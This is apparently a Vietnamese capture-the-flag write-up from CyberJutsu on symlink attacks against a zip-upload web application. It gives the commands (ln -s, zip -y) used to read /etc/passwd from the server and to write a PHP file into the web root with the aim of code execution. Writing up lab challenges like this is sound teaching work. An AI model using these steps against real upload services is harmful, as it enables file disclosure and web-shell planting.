https://cyberjutsu.io
contact@cyberjutsu.io
+(84) 33 8836 830

CyberJutsu


CHALLENGE WRITE UP

Symlink Attack


1. CHALLENGE – LEVEL 1

Goal: Đọc nội dung của file `/etc/passwd`

Cách hoạt động của ứng dụng:



- Ứng dụng cho phép upload file zip, thử upload một file `test.zip`



- Ứng dụng sẽ unzip và lưu vào thư mục `/upload/<random_number>`

Ý tưởng / giả thuyết:

- Ta thử tạo một symlink trỏ tới `/etc/passwd`, sau đó zip và upload lên server. Như vậy khi unzip, symlink sẽ được tái tạo lại, trỏ đến file `/etc/passwd` của server

Kiểm chứng ý tưởng / giả thuyết:

- Sử dụng command `ln` để tạo ra symlink `link_passwd` trỏ đến `/etc/passwd`

```
$ ln -s /etc/passwd link_passwd
```

- Thực hiện zip `link_to_pass` thành `hack.zip` và upload lên server

```
$ zip -y hack.zip link_passwd
```

- Khi truy cập đến endpoint đang lưu trữ `link_passwd` trên server

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
CBJS{symlink_iz_s1mpl3_trick}
```

2. CHALLENGE - LEVEL 2

Goal: RCE được server.

Cách hoạt động của ứng dụng:

Các tính năng giống như ứng dụng ở Level 1

Ý tưởng / giả thuyết

- Ta thấy nếu ta tạo một symlink đến một thư mục, thì ta vẫn có thể ghi file vào thư mục đó thông qua symlink.
- Ví dụ, ta tạo symlink `link_test` trỏ đến `/tmp/test/` và thực hiện ghi file vào `/tmp/test/` thông qua symlink như sau:

```
┌──(endy㉿dellg315)-[~]
└─$ ln -s /tmp/test link_test

┌──(endy㉿dellg315)-[~]
└─$ ls
link_test

┌──(endy㉿dellg315)-[~]
└─$ echo "<?php phpinfo(); ?>" > link_test/endy.php

┌──(endy㉿dellg315)-[~]
└─$ ls /tmp/test
endy.php

┌──(endy㉿dellg315)-[~]
└─$ cat /tmp/test/endy.php
<?php phpinfo(); ?>

┌──(endy㉿dellg315)-[~]
└─$
```


- Ý tưởng :
  - **Bước 1:** Tạo một symlink tên là `link_webroot` đến `/var/www/html`. Sau đó zip và upload lên server. Lúc này trên sever có symlink `link_webroot` trỏ đến `/var/www/html`
  - **Bước 2:** Tạo một thư mục tên là `link_webroot`. Ghi `shell.php` với nội dung là `<?php phpinfo(); ?>` vào thư mục `link_webroot`. Sau đó zip lại và upload lên server

Khi ứng dụng unzip và ghi thư mục `link_webroot` nó vô tình ghi vào symlink `link_webroot`, từ đó tạo ra file `shell.php` với nội dung là `<?php phpinfo(); ?>` tại DocumentRoot

Kiểm chứng ý tưởng / giả thuyết

- **Bước 1:** Tạo symlink trỏ đến `/var/www/html` và zip lại rồi upload.

- **Bước 2:** Tạo thư mục `link_webroot` có file `shell.php` bên trong với nội dung `<?php phpinfo(); ?>` và zip lại rồi upload.



ZIP SYMLINK UPLOAD

Select zip file to upload and extract:
Choose File No file chosen

Submit

Unzipper command: unzip /tmp/name -d /var/www/html/upload/360e080396ca4b5c09f4bb48d80352c6

Successfully uploaded and unzip files into /upload/360e080396ca4b5c09f4bb48d80352c6

Unzipper debug info:

```
               Archive:  /tmp/name
extracting: /var/www/html/upload/360e080396ca4b5c09f4bb48d80352c6/link_webroot/shell.php
```

- Kết quả khi truy cập `shell.php`